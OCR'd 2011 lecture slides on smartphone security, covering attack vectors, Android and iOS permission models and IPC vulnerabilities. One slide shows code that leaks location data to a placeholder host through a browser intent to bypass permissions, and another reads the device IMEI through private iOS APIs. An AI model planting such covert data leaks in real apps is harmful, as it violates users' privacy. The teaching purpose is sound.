Information Security – Theory vs. Reality

0368-4474-01, Winter 2011

Guest Lecturer: Roei Schuster

LECTURE 6: SMART PHONE SECURITY

APPLICATION SECURITY IN A WORLD OF SENSITIVE CAPABILITIES

UCTION TO SMART PHONE
TY, APPLICATION SECURITY
ORLD OF SENSITIVE
LITIES

Roel Schuster

Order of Business

- Part I: Introduction to Smartphone Security
  - Why is phone security interesting?
  - Contemporary and future platforms
  - Define and discuss smart phone **App Security Models**.
  - Case-studying iPhone vs. Android.
- Part II: Application Security In a World of Sensitive Capabilities
  - Capabilities, permissions, requirements for better application permission expressiveness
  - Contemporary efforts in applying information flow control

Part I

INTRODUCTION TO SMART PHONE SECURITY

Why are phones interesting? (How are they **different**?)

- A Phone has:
  - A Microphone
  - A Camera
  - Touch Screen
  - GPS
  - Accelerometer/Gyroscope
  - Digital compass
  - Battery
  - Proximity Sensor
  - …?
- Having access to your phone enables eavesdropping on everything you do.

Phone Data

- Phone calls
- SMSs
- Pictures & videos taken
- Contacts
- E-mails, social network accounts…
- Calendar (events, meetings…)
- Bank accounts, stock exchange…
- Browser history
- Phone details (phone number, IMSI…)
- …?

Phone Attack Vectors

- Connectivity:
  - Radio Interface
    - Internet
    - SMS
    - Interfaces with network entities
  - Bluetooth
  - IR
  - Wifi
    - Internet
- Applications
- Software updates…?

SMS Fuzzing

- By fuzzing various fields (including application ports, DCS, PID, etc…) researchers managed to:
  - Crash/DoS iPhone
  - Disconnect iPhone
  - Lock your SIM card on Android

Name	Bytes	Purpose
SMSC	variable	SMSC address
DELIVER	1	Message flags
Sender	variable	Sender address
PID	1	Protocol ID
DCS	1	Data Coding Scheme
SCTS	7	Time Stamp
UDL	1	User Data Length
UD	variable	User Data

Table 1: SMS_DELIVER Message Format

"Fuzzing the Phone in your Phone", BH USA '09, Mulliner

Android malware

- Android/jmsonez.A, Android/Smsecap.A, Android/DroidKungFu, Android/DrdDreamLite – the famous families of Android malware
- Their purpose is to make your phone… Send SMSs?
  - To premium rate numbers…
  - No need for credit card theft, you can pay for stuff with your GSM credentials

Bluetooth Vulnerability
('09, Alberto Moreno Talbado)

- Applies to HTC Smartphones running Windows Mobile 6/6.1
- Bluetooth attack enables full file system access
  - directory traversal
  - download files (incl. contacts, mail…)
  - upload files ("trojan.exe" to \Windows\Startup)

Bluetooth Vulnerability (Cont.)

- "Users worried about the vulnerability should avoid pairing their phones with an untrusted handset or computer. They may also want to delete any devices that are already paired with their phones"

Control Panel ▸ System and Security ▸ Windows Update ▸ View update history

Review your update history

Check the Status column to ensure all important updates were successful. To remove an update, see Installed Updates.

Troubleshoot problems with installing updates

Name	Status	Importance	Date Installed
Update for Windows 7 for x64-based Systems (KB2524375)	Successful	Important	25/03/2011
Update for Windows 7 for x64-based Systems (KB2505438)	Successful	Recommended	18/03/2011
Security Update for Microsoft Visual C++ 2008 Redistributable Package (KB973924)	Successful	Important	18/03/2011
Update for Microsoft OneNote 2010 (KB2493983), 32-Bit Edition	Successful	Important	15/03/2011
Security Update for Windows 7 for x64-based Systems (KB2479943)	Successful	Important	15/03/2011
Windows Malicious Software Removal Tool x64 - March 2011 (KB890830)	Successful	Important	15/03/2011
Update for Microsoft Office 2010 (KB2494150), 32-Bit Edition	Successful	Important	15/03/2011
Security Update for Windows 7 for x64-based Systems (KB2483614)	Successful	Important	15/03/2011
Definition Update for Microsoft Office 2010 (KB982726), 32-Bit Edition	Successful	Important	15/03/2011
Update for Windows 7 for x64-based Systems (KB2387530)	Successful	Recommended	26/02/2011
Update for Windows 7 for x64-based Systems (KB2484033)	Successful	Recommended	26/02/2011
Update for Microsoft Silverlight (KB2495644)	Successful	Important	16/02/2011
Cumulative Security Update for Internet Explorer 8 for Windows 7 for x64-based Systems (KB2482017)	Successful	Important	10/02/2011
Security Update for Windows 7 for x64-based Systems (KB2425227)	Successful	Important	10/02/2011
Definition Update for Microsoft Office 2010 (KB982726), 32-Bit Edition	Successful	Important	10/02/2011
Windows Malicious Software Removal Tool x64 - February 2011 (KB890830)	Successful	Important	10/02/2011
Security Update for Windows 7 for x64-based Systems (KB2479628)	Successful	Important	10/02/2011
Update for Windows 7 for x64-based Systems (KB2467023)	Successful	Recommended	10/02/2011
Update for Windows 7 for x64-based Systems (KB2487426)	Successful	Recommended	10/02/2011
Update for Windows 7 for x64-based Systems (KB2454826)	Successful	Recommended	10/02/2011
Security Update for Windows 7 for x64-based Systems (KB2475792)	Successful	Important	10/02/2011
Security Update for Windows 7 for x64-based Systems (KB2393802)	Successful	Important	10/02/2011
Security Update for Windows 7 for x64-based Systems (KB2485376)	Successful	Important	10/02/2011
Hotfix for Windows (KB2300535)	Successful	Important	05/02/2011
Update for Windows 7 for x64-based Systems (KB976902)	Successful	Important	20/01/2011
Windows Malicious Software Removal Tool x64 - January 2011 (KB890830)	Successful	Important	17/01/2011
Definition Update for Microsoft Office 2010 (KB982726), 32-Bit Edition	Successful	Important	17/01/2011
Security Update for Windows 7 for x64-based Systems (KB2419640)	Successful	Important	17/01/2011
Update for Microsoft Silverlight (KB2477244)	Successful	Important	20/12/2010
Update for Windows 7 for x64-based Systems (KB2443685)	Successful	Important	19/12/2010
Security Update for Windows 7 for x64-based Systems (KB2305420)	Successful	Important	19/12/2010
Security Update for Windows 7 for x64-based Systems (KB2296199)	Successful	Important	19/12/2010
Security Update for Windows 7 for x64-based Systems (KB2436673)	Successful	Important	19/12/2010

Android Security Updates

- **From the Android Security FAQ:**
  - "The manufacturer of each device is responsible for distributing software upgrades for it, including security fixes. Many devices will update themselves automatically with software downloaded "over the air", while some devices require the user to upgrade them manually."
  - De facto updates?

Other Mobile Platforms

- iOS: About twelve updates in 2011 so far (slide updated Nov. 26th, 2011).
- Windows Phone 7: Five updates in 2011 so far.
- RIM: Twelve updates in 2011 so far.
- In all of them: have to plug in to the PC to update (Microsoft promises a better infrastructure in the future).


Who owns our intimate information?

- Government's powers
  - Any data transmitted over the mobile network exposes this data to the government via LI mechanisms.
- Phone provider's powers
  - iOS updates delete data for jailbroken phones
  - Amazon "Big Brother" Kindle
  - iOS and Android's location recording scandal
  - Legal issues, technical non-issues

One could argue…

- "Phones are just like computers. The real question is why after decades of research, we still build **new** platforms with old problems."
- Key differences, security-wise, in my view:
  - Your phone is (almost) **always** with you, and (almost) **only** with you.
    - Prediction: Computers will become less and less user-affiliated, while phones will become more and more so (your e-wallet, entry key to your cloud account…).
- But the question above remains valid…

Focus – What (or who) are we dealing with?



Worldwide 2011 Q2 smartphone sales by OS (Microsoft and Bada have the 2% shares)

- Still a very unstable market! Things change rapidly.

Market Leaders (1)


- Symbian
  - Open Source
  - Origins: Firmware
  - SDK: C++, Qt. Also: Python, Java ME, Adobe Flash
  - Only digitally signed apps can waste your money.
  - Cabir – Bluetooth worm (later upgraded to exploit MMSs)
  - **RIP** (Feb. 11, 2011)

Market Leaders (2)

- Windows Phone 7
  - Small current share of the market.
  - Will replace Symbian (~22% of the 2011q2 market)
  - Apps: XNA or Silverlight only.
    - Sandboxing
      - Launchers and Choosers
    - Isolated Storage (and no inter-app communication)
  - Pre-use permissions
  - App verification

Market Leaders (3)

- BlackBerry
  - Closed-source, only for RIM devices
  - Entire infrastructure supporting businesses' security.



Encryption between device and BES (but not inside organization's network)

"BlackBerry Security Model", Schiffman

BlackBerry (cont.)

- IT Policy (if you belong to an organization)
  - Mandatory and prohibited apps
  - Updates OTA must be signed with master key
  - Controls browsers, I/O, user security settings (passswords etc.), firewall….
- Apps run in JVM
  - Code signing by RIM for "Core BB apps"
  - MIDP and CLDC open, rest APIs closed (app must be signed)

BlackBerry (cont.)

- All of user's data can be encrypted while device is locked
  - If it isn't then remote/delayed/password retrials wipes are possible
- Data may be backed up on BES
- Communication between BES and device is encrypted.
- Can only be as secure as the internal organization network itself.

Market Leaders (4)

- Android
  - Small startup bought by Google in 2008
  - Patched Linux Kernel, open source user space
  - Can run on many devices
- iOS
  - "The trendsetter"
  - Closed, proprietary source
  - Supports Apple devices only
- We will discuss their security issues soon.

A word on Tablets

- Half-phones half-laptops.
  - Some closer to smart phones
    - Run iOS/Android…
  - Some closer to laptops
    - i.e. run Windows 7
  - They are supposedly always with you.
    - Contain very sensitive information.
  - But you usually don't make phone calls with them.
    - Are still somewhat limited.

What we had so far…

- Motivation – why are phones interesting?
  - Hardware and software differences from PCs
  - Conceptual differences
- Short introduction of market trends and important actors.

- Next: Dig further into 3rd party applications and application security models.

“App Attack”

- Apps may need to have access to sensitive information (call history, bank account, etc..).
- Some apps don’t need it (e.g. Angry Birds).
- Calls for a special security mechanism – or does it?
- You needn’t be Microsoft/Adobe to build one that people will use
  - New, unexploited, easy-to-implement ideas.
  - App Stores – more equal exposure, easy to access.

"App Attack", Mahhaffey & Herring

Advertisement SDKs

- 3rd party (Actually, 4th party) components piggy-backed on an application.
- **Developers don't know the code inside their own application.**
- SDKs will always want to perform targeted marketing…

Defense advantages

- App Stores and Markets
  - Choke point for distribution
- Less code to verify (?)
- <u>App Security Models</u>

Application Security Models

- Sandboxing
  - Permissions
  - Isolation
- App stores verification
  - Open or disclosed source
  - Apps must prove themselves secure
    - It's no longer enough to just **be** secure
  - Vendors must prove themselves trustworthy
  - Sometimes signed (BB/Symbian/iOS/Android..)

Android Application Security Model

Android Application Security Model

- Applications run in a virtual machine called Dalvik
  - Java → Java Byte Code → Dalvik Byte Code
- Dalvik itself is no sandbox
  - Sandboxing at **process level**
  - Each app process has a distinct UID, GID, and belongs to some groups.

Android Application Security Model (Cont.)

- AndroidManifest.xml
  - Declares app permissions (Read contacts, Send SMS, Read Logs, Internet, etc… and **user-defined**)
    - <uses-permission android:name="android.permission.RECEIVE_SMS" />
  - Other static metadata about **components.**
- Apps must be signed by developer (but not by anyone else)
  - Allows sig-level permission granting
  - Apps with same key can request the same gid/uid

Android Security User Experience

- First, obvious problem: users treat permission prompting similar to browser pop-up warnings.
  - They just don't care. "Want to get pony wallpapers **now**."

Android Application Security Model (Cont.)

- How does Android enforce permissions?
- Two enforcement mechanisms:
  - System level (files, I/O…)
    - Some behavior inherited from Linux
    - The kernel is patched in some places s.t. process group list is checked in some system calls. This is similar to Linux capabilities (only for non-root processes, and with no one reference monitor).
  - ICC level
    - Google's own implementation

"Understanding Android Security"
Enck, Ongtang & McDaniel


Android ICC

- Component (defined in manifest.xml)
  - Activity – UI behavior.
  - Service – Background operation.
  - Content Provider – A data service.
  - Broadcast Receiver – "mailbox"
- Intent - "A single, focused thing a user can do"
  - Intents are used to invoke activities, services and to broadcast events.

A Component Defines

- Intent Filters
  - What intents invoke a component.
- **Permissions** – Who may invoke it
  - Normal – permission use must be declared
  - Signature – permission only by apps signed by same key
  - Dangerous – explicit permission from user required

ICC Security - The Basic Idea



- Per-application permission granting
  - Granted by user or declaring application
  - App's components use them
- Component-specific permission requirements
  - Enforced when trying to access/invoke a component
- Sensitive data (location, contacts) is usually accessed through a dedicated component.

How this looks in AndroidManifest.xml - Use Permission

```
<manifest>
    ...
    <uses-permission android:name="string" />
    ...
</manifest>
```

- 'string' can be – SEND_SMS, ACCESS_WIFI_STATE, BATTERY_STATS, GET_TASKS, CLEAR_APP_CACHE, HARDWARE_TEST, MODIFY_AUDIO_SETTINGS, MOUNT_FORMAT_FILESYSTEM, RECORD_AUDIO, INTERNET.....
- **Or** permissions defined by applications.

How this looks in AndroidManifest.xml – Define Permission

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.me.app.myapp" >
  <permission android:name="com.me.app.myapp.permission.DEADLY_ACTIVITY"
    android:label="@string/permlab_deadlyActivity"
    android:description="@string/permdesc_deadlyActivity"
    android:permissionGroup="android.permission-group.COST_MONEY"
    android:protectionLevel="dangerous" />
  ...
</manifest>
```

How this looks in AndroidManifest.xml (Cont.)

```
<manifest>
....
    <activity|service|broadcastReceiver|provider ➔ component
        android:name="unique name"
        android:permission="permission string"> → Only one
      <intent-filter>
        <action />
        <data />
      </intent-filter>
    </ activity|service|broadcastReceiver|provider >
...
</manifest>
```

ICC Security Expressiveness

- Microphone AND web access == permission to record you and send it home?
- User can't add/remove permissions after install
  - Permissions are absolute upon granting. An app can't request one-time permission for specific operations.

Refinements to ICC Security

- Problem:
  - Imagine a social network app using location services
  - FriendTracker – a **service** polling a web service for friends nearby.
  - FriendNear - An **broadcast receiver** logging friend's proximities.
  - sendBroadcast(Intent(LOC_ACTION,friend's location))
  - Who will receive this intent?
    - Solution: sendBroadcast(Intent, permission)

Refinements to ICC Security (Cont.)

- More problems:
  - Permission to use a service is granted at component granularity – all or nothing.
    - No way to allow one binding process to use only specific RPC calls.
  - Every component requires max. **one** permission
    - What If a component usage allows camera AND web access?
    - What If a component can read the logs OR get battery stats to provide the service it provides?
  - Solution: checkCallingPermission(permission)

Refinements to ICC Security (Cont.)

- Content Providers:
  - Separate Read/Write permissions
  - URI Permissions
    - Y wants to present a text file from provider X, but Notepad doesn't have permissions.
    - Y starts an activity with a VIEW intent with a special flag allowing a one-time access to X.
    - The VIEW intent is intercepted by notepad which is the appropriate app to read text files.

ICC Security - Conclusion

- Android does not prevent inter-process communication.
  - An inherent security problem (why?)
- In fact, Android supports it with an elaborate infrastructure.
  - Security concerns are complicated.
    - The need to have good understanding of what you're doing when using ICC.
  - Has many built-in vulnerabilities (next slide).

"These aren't the Permissions You're Looking For", Lineberry, Richardson & Wyatt

Upload secret content:

```
startActivity(new Intent(Intent.ACTION_VIEW,
    Uri.parse("http://mysite.com/data?lat=" + lat + "&lon=" + lon)));
```

Download a response:

```
<!-- AndroidManifest.xml -->
<activity android:name=".NetHackReceiver">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="nethack" android:host="data"/>
    </intent-filter>
</activity>
```

Redirect mysite.com/data to:
nethack:data?param=server_data

How is This Fixable?

- Browser app must add permissions to it's launch activity
- Must add permissions to the intent broadcast by browser opening a URI.

Chin Felt Greenwood Wagner 2011 - Analyzing Inter-process Communication in Android

- Characterize types of IPC vulnerabilities:
  - Unauthorized Intent Receipt:
    - Broadcast Theft
    - Activity Hijacking
    - Service Hijacking
  - Intent Spoofing:
    - Malicious Broadcast Injection
    - Malicious Activity Launch
    - Malicious Service Launch
- For each – specify how it can happen, how to avoid it.
  - Avoidance complexity varies.

Chin Felt Greenwood Wagner 2011 - Analyzing Inter-process Communication in Android

- ComDroid: Analyzed 100 applications to identify suspicious IPC implementation (e.g. not declaring permissions to use a broadcast receiver..). Outputted warnings.
- Manually examined 20 applications for:
  - Vulnerabilities (e.g. sensitive information exposure)
  - Spoofing Vulnerabilities (security depends on user's choices in activity intent-resolution dialog)
  - Unintentional bugs (ignoring good code convention)

Results

Type of Exposure	Definite Vulnerabilities	Spoofing Vulnerabilities	Unintentional Bugs (no vuln.)	Total Warnings	Vuln. and Bug Percentage
Broadcast Theft (without data)	1	0	6	10	70.0%
Broadcast Theft (with data)	2	0	2	4	100.0%
Activity Hijacking (without data)	2	11	0	91	14.3%
Activity Hijacking (with data)	0	3	0	14	21.2%
Service Hijacking (without data)	0	0	1	5	20.0%
Service Hijacking (with data)	0	0	0	0	--
Broadcast Injection (without data)	10	0	2	24	50.0%
Broadcast Injection (with data)	3	0	0	7	42.9%
System Broadcast w/o Action Check	1	0	3	4	100.0%
Activity Launch (without data)	0	0	0	9	0.0%
Activity Launch (with data)	0	0	2	10	20.0%
Service Launch (without data)	0	0	0	2	0.0%
Service Launch (with data)	1	0	0	1	100.0%

- Results show that the Android permission system is confusing to developers, and they misuse it.

Android Application Security Model - Conclusions

- IPC and shared resources (logs, internet) are a major security issue.
- Protection of application **and** user is the developer's responsibility
  - Any form of ICC/shared resources should be carefully examined.
  - In real life, this does not happen. Many apps expose their (and your) secret information through these mechanisms. This includes Android's built-in applications (e.g. browser).

Android's Application Security Model – Conclusions (Cont.)

- Protection of user's data is his own responsibility
  - Security vs. Usability
  - Users don't understand security concerns
    - What does CLEAR_APP_CACHE mean?
- Android's permission model lacks important expressiveness
- Android's Open-Market App Security Model is an **extreme and unique** choice.

iOS Application Security Model

iOS Application Security Model

- To use an application on **your own** iOS device you must have a special Developer Account
  - You yourself have to be approved
    - Costs 99$ ☹
    - Takes time
  - Still does not mean you can get it on the App Store.

Apple developer program enrollment

Dear Troy Hakala,
We are currently in the process of reviewing your iPhone Developer Program enrollment information.
*Please **fax** one of the following forms of identity for your business based on your company form.*
To assist with this process, please ensure your business documents match your Enrollment information.
…
Please include your main company corporate telephone number with your faxed documents.
…

…
Articles of incorporation
Business license
Certificate of Formation
DBA (Doing Business As…)
Fictitious name statement
Registration of trademark
Charter documents
Partnership papers
Reseller or vendor license

…
Thank you,
iPhone Developer Program


iOS Application Security Model (Cont.)

- "Let us see for ourselves".
  - Can't get an app on App Store without verifying it.
  - Not 100% effective. Pulled back:
    - Flashlight kid
    - Aurora Faint – contact emails, 20M downloads
    - MogoRoad – Sent phone numbers, customers got commercial calls
  - "Polymorphic" apps (change at runtime)
  - 10K apps submitted per week, 10% of rejections related to malware

"iPhone Privacy", Seriot

Guesswork – App Store review process

- Static analysis looking for particular strings, API calls etc..
- Dynamic analysis
  - Sniffing
  - Monitor I/O, API calls
  - "Fuzzing"
- Lots of innocent apps punished



iOS Application Security Model (Cont.)

- Permissions:
  - No pre-install user prompting
  - Only one type of exercise-time prompting – "app wants to use your location"
- Every app is completely isolated from others
  - If an IPC hack exists, it will probably not be "Apple-Approved"
- Hidden APIs exist.

iOS Application Security Model (Cont.)

- What happens without App-Store protection?
- A jailbroken iPhone is not protected by the App-Store.
  - But you can get more apps for free.
- What can be done with private APIs?

```
NSString *path = @"/System/Library/PrivateFrameworks/Message.framework";
BOOL bundleLoaded = [[NSBundle bundleWithPath:path] load];

Class NetworkController = NSClassFromString(@"NetworkController");
NSString *IMEI = [[NetworkController sharedInstance] IMEI];
```

  - Strings can be obfuscated or set remotely…

iOS Application Security Model (Cont.)

- What can be done **without** private APIs?
- SpyPhone Capabilities:
  - Safari/YouTube search history
  - E-mail account
  - Phone Number, IMSI…
  - E-mail contacts
  - Keyboard cache
  - Wifi information
  - Current GPS location

iOS Application Security Model (Cont.)

- Conclusion:
  - Automatic sandboxing in iOS **does not work**.
  - Privacy and security leans mainly on "manual" sandboxing.
    - App Store approval.
    - Fact that developers are (hopefully) not anonymous.

Empiric Results – App Safety in Android and iPhone

